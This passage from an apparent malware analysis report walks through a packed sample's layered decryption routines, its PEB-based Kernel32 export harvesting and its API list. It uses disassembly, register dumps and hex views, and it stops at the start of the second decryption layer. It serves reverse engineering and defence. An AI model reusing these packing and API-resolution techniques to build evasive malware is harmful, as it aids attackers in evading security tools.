Figure 58. Kernel32.EscapeCommFunction's *anticipated value is* [ESP-28 = 0X57]


First Level of Decryption

The compressed malware data was encrypted in multiple layers to make it harder for security analysts and researchers to perform reverse engineering and malware fingerprinting. This made emulators execute more instructions and led some security solution engines' performance to suffer (see Figures 59–62).




```
00960549    8B85 58FBFFFF   MOV EAX,DWORD PTR SS:[EBP-4A8]
0096054F    0345 BC         ADD EAX,DWORD PTR SS:[EBP-44]
00960552    0FB608          MOVZX ECX,BYTE PTR DS:[EAX]
00960555    8B55 D4         MOV EDX,DWORD PTR SS:[EBP-2C]
00960558    2B8A 4C020000   SUB ECX,DWORD PTR DS:[EDX+24C]
0096055E    8B85 58FBFFFF   MOV EAX,DWORD PTR SS:[EBP-4A8]
00960564    0345 BC         ADD EAX,DWORD PTR SS:[EBP-44]
00960567    8808            MOV BYTE PTR DS:[EAX],CL
00960569    8B85 58FBFFFF   MOV EAX,DWORD PTR SS:[EBP-4A8]
0096056F    0345 BC         ADD EAX,DWORD PTR SS:[EBP-44]
00960572    0FB608          MOVZX ECX,BYTE PTR DS:[EAX]
00960575    8B55 D4         MOV EDX,DWORD PTR SS:[EBP-2C]
00960578    338A 48020000   XOR ECX,DWORD PTR DS:[EDX+248]
0096057E    8B85 58FBFFFF   MOV EAX,DWORD PTR SS:[EBP-4A8]
00960584    0345 BC         ADD EAX,DWORD PTR SS:[EBP-44]
00960587    8808            MOV BYTE PTR DS:[EAX],CL
00960589  ^ EB A7           JMP SHORT 00960532
0096058B    8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
```

Figure 59. *First-level decryption routine*




```
      locat_2                 ↓FRO ---------
0T☺  VirtualAlloc          VirtualProtect         VirtualFree            GetProcAddress
       GetModuleHandleA      LoadLibraryExA          Sleep
        MSVCRT.DLL             strchr                                        atmlib.dll
          ATMMakePFM             ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxy
z0123456789+/
...
ïΓ3╥┘θ▼â· t◘‖D$♦    3╓ αï dataµ─
...
 @           ☺    ☺                    ☺    ☺    ◘   └↑   KERNEL32.dll
```

Figure 60. *Memory view of decrypted data*



```
Address   Hex dump            Disassembly
00960000  E9 54010000         JMP 00960159
00960005  56                  PUSH ESI
00960006  6972 74 75616C41    IMUL ESI,DWORD PTR DS:[EDX+74],416C61
0096000D  6C                  INS BYTE PTR ES:[EDI],DX
0096000E  6C                  INS BYTE PTR ES:[EDI],DX
0096000F  6F                  OUTS DX,DWORD PTR ES:[EDI]
00960010  6300                ARPL WORD PTR DS:[EAX],AX
00960012  0000                ADD BYTE PTR DS:[EAX],AL
00960014  0000                ADD BYTE PTR DS:[EAX],AL
00960016  0000                ADD BYTE PTR DS:[EAX],AL
00960018  0056 69             ADD BYTE PTR DS:[ESI+69],DL
0096001B  72 74               JB SHORT 00960091
0096001D  75 61               JNZ SHORT 00960080
0096001F  6C                  INS BYTE PTR ES:[EDI],DX
00960020  50                  PUSH EAX
00960021  72 6F               JB SHORT 00960092
00960023  74 65               JE SHORT 0096008A
00960025  637400 00           ARPL WORD PTR DS:[EAX+EAX],SI
00960029  0000                ADD BYTE PTR DS:[EAX],AL
0096002B  0000                ADD BYTE PTR DS:[EAX],AL
0096002D  56                  PUSH ESI
0096002E  6972 74 75616C46    IMUL ESI,DWORD PTR DS:[EDX+74],466C61
00960035  72 65               JB SHORT 0096009C
00960037  65:0000             ADD BYTE PTR GS:[EAX],AL
0096003A  0000                ADD BYTE PTR DS:[EAX],AL
0096003C  0000                ADD BYTE PTR DS:[EAX],AL
0096003E  0000                ADD BYTE PTR DS:[EAX],AL
00960040  0047 65             ADD BYTE PTR DS:[EDI+65],AL
00960043  74 50               JE SHORT 00960095
00960045  72 6F               JB SHORT 009600B6
00960047  6341 64             ARPL WORD PTR DS:[ECX+64],AX
0096004A  64:72 65            JB SHORT 009600B2
0096004D  73 73               JNB SHORT 009600C2
0096004F  0000                ADD BYTE PTR DS:[EAX],AL
00960051  0000                ADD BYTE PTR DS:[EAX],AL
00960053  0000                ADD BYTE PTR DS:[EAX],AL
00960055  47                  INC EDI
```

Figure 61. *First Byte jump instruction of decrypted code and data*



```
Address   Hex dump            Disassembly
00960159  55                  PUSH EBP
0096015A  8BEC                MOV EBP,ESP
0096015C  81EC 60060000       SUB ESP,660
00960162  FC                  CLD
00960163  60                  PUSHAD
00960164  64:A1 30000000      MOV EAX,DWORD PTR FS:[30]
0096016A  8B40 0C             MOV EAX,DWORD PTR DS:[EAX+C]
0096016D  8B40 1C             MOV EAX,DWORD PTR DS:[EAX+1C]
00960170  8B00                MOV EAX,DWORD PTR DS:[EAX]
00960172  8B40 08             MOV EAX,DWORD PTR DS:[EAX+8]
00960175  8945 F8             MOV DWORD PTR SS:[EBP-8],EAX
00960178  8B45 04             MOV EAX,DWORD PTR SS:[EBP+4]
0096017B  25 0000FFFF         AND EAX,FFFF0000
00960180  66:8138 4D5A        CMP WORD PTR DS:[EAX],5A4D
00960185  74 07               JE SHORT 0096018E
00960187  2D 00000100         SUB EAX,10000
0096018C  EB F2               JMP SHORT 00960180
0096018E  8945 F4             MOV DWORD PTR SS:[EBP-C],EAX
00960191  E8 00000000         CALL 00960196
00960196  58                  POP EAX
00960197  2D F6A53801         SUB EAX,138A5F6
0096019C  8945 CC             MOV DWORD PTR SS:[EBP-34],EAX
0096019F  8B45 F4             MOV EAX,DWORD PTR SS:[EBP-C]
009601A2  8B40 3C             MOV EAX,DWORD PTR DS:[EAX+3C]
009601A5  0345 F4             ADD EAX,DWORD PTR SS:[EBP-C]
009601A8  8945 DC             MOV DWORD PTR SS:[EBP-24],EAX
009601AB  8B40 50             MOV EAX,DWORD PTR DS:[EAX+50]
009601AE  8945 D0             MOV DWORD PTR SS:[EBP-30],EAX
009601B1  8D1D E8B33801       LEA EBX,DWORD PTR DS:[138B3E8]
009601B7  035D CC             ADD EBX,DWORD PTR SS:[EBP-34]
009601BA  895D D4             MOV DWORD PTR SS:[EBP-2C],EBX
009601BD  8D05 69A53801       LEA EAX,DWORD PTR DS:[138A569]
009601C3  0345 CC             ADD EAX,DWORD PTR SS:[EBP-34]
009601C6  8945 E0             MOV DWORD PTR SS:[EBP-20],EAX
009601C9  B9 00010000         MOV ECX,100
009601CE  8B75 F4             MOV ESI,DWORD PTR SS:[EBP-C]
009601D1  8DBD B4FBFFFF       LEA EDI,DWORD PTR SS:[EBP-44C]
009601D7  F3:A5               REP MOVS DWORD PTR ES:[EDI],DWORD PTR
009601D9  8D05 65A43801       LEA EAX,DWORD PTR DS:[138A465]
009601DF  0345 CC             ADD EAX,DWORD PTR SS:[EBP-34]
009601E2  8945 C4             MOV DWORD PTR SS:[EBP-3C],EAX
009601E5  8B45 F8             MOV EAX,DWORD PTR SS:[EBP-8]
```


Figure 62. *Real DLL code*

The decrypted data contains the following functions:

- Decryption function
- Decompression function
- Import table function address resolver function
- Original malware entry point calculation and execution function


Application Programming Interface Address Harvesting Function

This function is used by traversing *Kernel32.dll* to obtain API addresses (see Figures 63 and 64). Through this, a given program can use a particular API function even without including it in the compiled binary.



```
Registers (MMX)
EAX 00960005 ASCII "VirtualAlloc"
ECX 00000056
EDX 00004C16
EBX 00960F88
ESP 0012F690
EBP 0012FD10
ESI 00400400 e2531ee0.00400400
EDI 0012FCC4
EIP 00960254
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_PARAMETER (00000057)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
MM0 0105 0104 0000 0000
MM1 0000 0000 0000 0000
MM2 0000 0000 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 0000 0000 0000 0000
MM6 8000 0000 0000 0000
MM7 8000 0000 0000 0000
```

Figure 63. *Searching for virtual allocation API using Kernel32 export table harvesting*




```
Hex dump         Disassembly
C785 60FBFFFF 00 MOV DWORD PTR SS:[EBP-4A0],0
8B45 C4          MOV EAX,DWORD PTR SS:[EBP-3C]
0FBE08           MOVSX ECX,BYTE PTR DS:[EAX]
85C9             TEST ECX,ECX
0F84 9B010000    JE 009603EF
8B45 C4          MOV EAX,DWORD PTR SS:[EBP-3C]
8985 80FBFFFF    MOV DWORD PTR SS:[EBP-480],EAX
8B45 C4          MOV EAX,DWORD PTR SS:[EBP-3C]
83C0 14          ADD EAX,14
8945 C4          MOV DWORD PTR SS:[EBP-3C],EAX
C745 E4 01000000 MOV DWORD PTR SS:[EBP-1C],1
EB 09            JMP SHORT 00960278
8B45 E4          MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 01          ADD EAX,1
8945 E4          MOV DWORD PTR SS:[EBP-1C],EAX
8B85 80FBFFFF    MOV EAX,DWORD PTR SS:[EBP-480]
0345 E4          ADD EAX,DWORD PTR SS:[EBP-1C]
0FBE08           MOVSX ECX,BYTE PTR DS:[EAX]
85C9             TEST ECX,ECX
74 0E            JE SHORT 00960296
8B45 E4          MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 02          ADD EAX,2
8985 78FBFFFF    MOV DWORD PTR SS:[EBP-488],EAX
EB D9            JMP SHORT 0096026F
C785 5CFBFFFF 00 MOV DWORD PTR SS:[EBP-4A4],0
EB 0F            JMP SHORT 009602B1
8B85 5CFBFFFF    MOV EAX,DWORD PTR SS:[EBP-4A4]
83C0 01          ADD EAX,1
8985 5CFBFFFF    MOV DWORD PTR SS:[EBP-4A4],EAX
8B85 88FBFFFF    MOV EAX,DWORD PTR SS:[EBP-478]
8B8D 5CFBFFFF    MOV ECX,DWORD PTR SS:[EBP-4A4]
3B48 18          CMP ECX,DWORD PTR DS:[EAX+18]
0F83 24010000    JNB 009603EA
8B85 5CFBFFFF    MOV EAX,DWORD PTR SS:[EBP-4A4]
8B8D 70FBFFFF    MOV ECX,DWORD PTR SS:[EBP-490]
8B1481           MOV EDX,DWORD PTR DS:[ECX+EAX*4]
0355 F8          ADD EDX,DWORD PTR SS:[EBP-8]
8995 7CFBFFFF    MOV DWORD PTR SS:[EBP-484],EDX
C745 E4 00000000 MOV DWORD PTR SS:[EBP-1C],0
C685 67FBFFFF 01 MOV BYTE PTR SS:[EBP-499],1
EB 09            JMP SHORT 009602F7
8B45 E4          MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 01          ADD EAX,1
8945 E4          MOV DWORD PTR SS:[EBP-1C],EAX
8B45 E4          MOV EAX,DWORD PTR SS:[EBP-1C]
3B85 78FBFFFF    CMP EAX,DWORD PTR SS:[EBP-488]
73 27            JNB SHORT 00960329
8B85 7CFBFFFF    MOV EAX,DWORD PTR SS:[EBP-484]
0345 E4          ADD EAX,DWORD PTR SS:[EBP-1C]
0FBE08           MOVSX ECX,BYTE PTR DS:[EAX]
8B95 80FBFFFF    MOV EDX,DWORD PTR SS:[EBP-480]
0355 E4          ADD EDX,DWORD PTR SS:[EBP-1C]
0FBE02           MOVSX EAX,BYTE PTR DS:[EDX]
3BC8             CMP ECX,EAX
74 09            JE SHORT 00960327
C685 67FBFFFF 00 MOV BYTE PTR SS:[EBP-499],0
EB 02            JMP SHORT 00960329
EB C5            JMP SHORT 009602EE
0FB685 67FBFFFF  MOVZX EAX,BYTE PTR SS:[EBP-499]
83F8 01          CMP EAX,1
0F85 AC000000    JNZ 009603E5
8B85 5CFBFFFF    MOV EAX,DWORD PTR SS:[EBP-4A4]
8B8D 68FBFFFF    MOV ECX,DWORD PTR SS:[EBP-498]
0FB71441         MOVZX EDX,WORD PTR DS:[ECX+EAX*2]
8B85 6CFBFFFF    MOV EAX,DWORD PTR SS:[EBP-494]
8B0C90           MOV ECX,DWORD PTR DS:[EAX+EDX*4]
034D F8          ADD ECX,DWORD PTR SS:[EBP-8]
894D B4          MOV DWORD PTR SS:[EBP-4C],ECX
83BD 60FBFFFF 00 CMP DWORD PTR SS:[EBP-4A0],0
75 09            JNZ SHORT 0096036A
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 ACFBFFFF    MOV DWORD PTR SS:[EBP-454],EAX
83BD 60FBFFFF 01 CMP DWORD PTR SS:[EBP-4A0],1
75 09            JNZ SHORT 0096037C
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 A8FBFFFF    MOV DWORD PTR SS:[EBP-458],EAX
83BD 60FBFFFF 02 CMP DWORD PTR SS:[EBP-4A0],2
75 09            JNZ SHORT 0096038E
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 A4FBFFFF    MOV DWORD PTR SS:[EBP-45C],EAX
83BD 60FBFFFF 03 CMP DWORD PTR SS:[EBP-4A0],3
75 09            JNZ SHORT 009603A0
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 A0FBFFFF    MOV DWORD PTR SS:[EBP-460],EAX
83BD 60FBFFFF 04 CMP DWORD PTR SS:[EBP-4A0],4
75 09            JNZ SHORT 009603B2
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 9CFBFFFF    MOV DWORD PTR SS:[EBP-464],EAX
83BD 60FBFFFF 05 CMP DWORD PTR SS:[EBP-4A0],5
75 09            JNZ SHORT 009603C4
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 98FBFFFF    MOV DWORD PTR SS:[EBP-468],EAX
83BD 60FBFFFF 06 CMP DWORD PTR SS:[EBP-4A0],6
75 09            JNZ SHORT 009603D6
8B45 B4          MOV EAX,DWORD PTR SS:[EBP-4C]
8985 94FBFFFF    MOV DWORD PTR SS:[EBP-46C],EAX
8B85 60FBFFFF    MOV EAX,DWORD PTR SS:[EBP-4A0]
83C0 01          ADD EAX,1
8985 60FBFFFF    MOV DWORD PTR SS:[EBP-4A0],EAX
E9 B8FEFFFF      JMP 009602A2
E9 57FEFFFF      JMP 00960246
```

Figure 64. *Kernel32 export table API address-harvesting routine*

The API addresses the malware harvests include the following (see Figure 65):

- VirtualAlloc
- VirtualProtect
- VirtualFree
- GetProcAddress
- GetModuleHandleA
- LoadLibrayExA
- Sleep



```
   locat_2              ↓FRO ---------
00000000:   E9 54 01 00-00 56 69 72-74 75 61 6C-41 6C 6C 6F   ЙT☺  VirtualAllo
00000010:   63 00 00 00-00 00 00 00-00 56 69 72-74 75 61 6C   c           Virtual
00000020:   50 72 6F 74-65 63 74 00-00 00 00 00-00 56 69 72   Protect        Vir
00000030:   74 75 61 6C-46 72 65 65-00 00 00 00-00 00 00 00   tualFree
00000040:   00 47 65 74-50 72 6F 63-41 64 64 72-65 73 73 00    GetProcAddress
00000050:   00 00 00 00-00 47 65 74-4D 6F 64 75-6C 65 48 61        GetModuleHa
00000060:   6E 64 6C 65-41 00 00 00-00 4C 6F 61-64 4C 69 62   ndleA      LoadLib
00000070:   72 61 72 79-45 78 41 00-00 00 00 00-00 53 6C 65   raryExA        Sle
00000080:   65 70 00 00-00 00 00 00-00 00 00 00-00 00 00 00   ep
00000090:   00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000A0:   00 00 00 00-00 4D 53 56-43 52 54 2E-44 4C 4C 00
000000B0:   00 00 00 00-00 00 00 00-00 73 74 72-63 68 72 00
000000C0:   00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```


Figure 65. *List of APIs to harvest as indicated in the decrypted DLL*

To get the API address of the strchr function of *MSVCRT.DLL,* we used the following APIs:

- LoadLibrary
- GetProcAddress


Second Level of Decryption

After API harvesting, another decryption routine will take place. The malware will decrypt the data in preparation for another decryption routine (see Figures 66 and 67).



```
00000532: 8B45BC                 mov     eax,[ebp][-44]
00000535: 83C001                 add     eax,1
00000538: 8945BC                 mov     [ebp][-44],eax
0000053B: 8B45D4                 mov     eax,[ebp][-2C]
0000053E: 8B4DBC                 mov     ecx,[ebp][-44]
00000541: 3B8850020000           cmp     ecx,[eax][00000250]
00000547: 7342                   jae     00000058B  ---↓ (1)
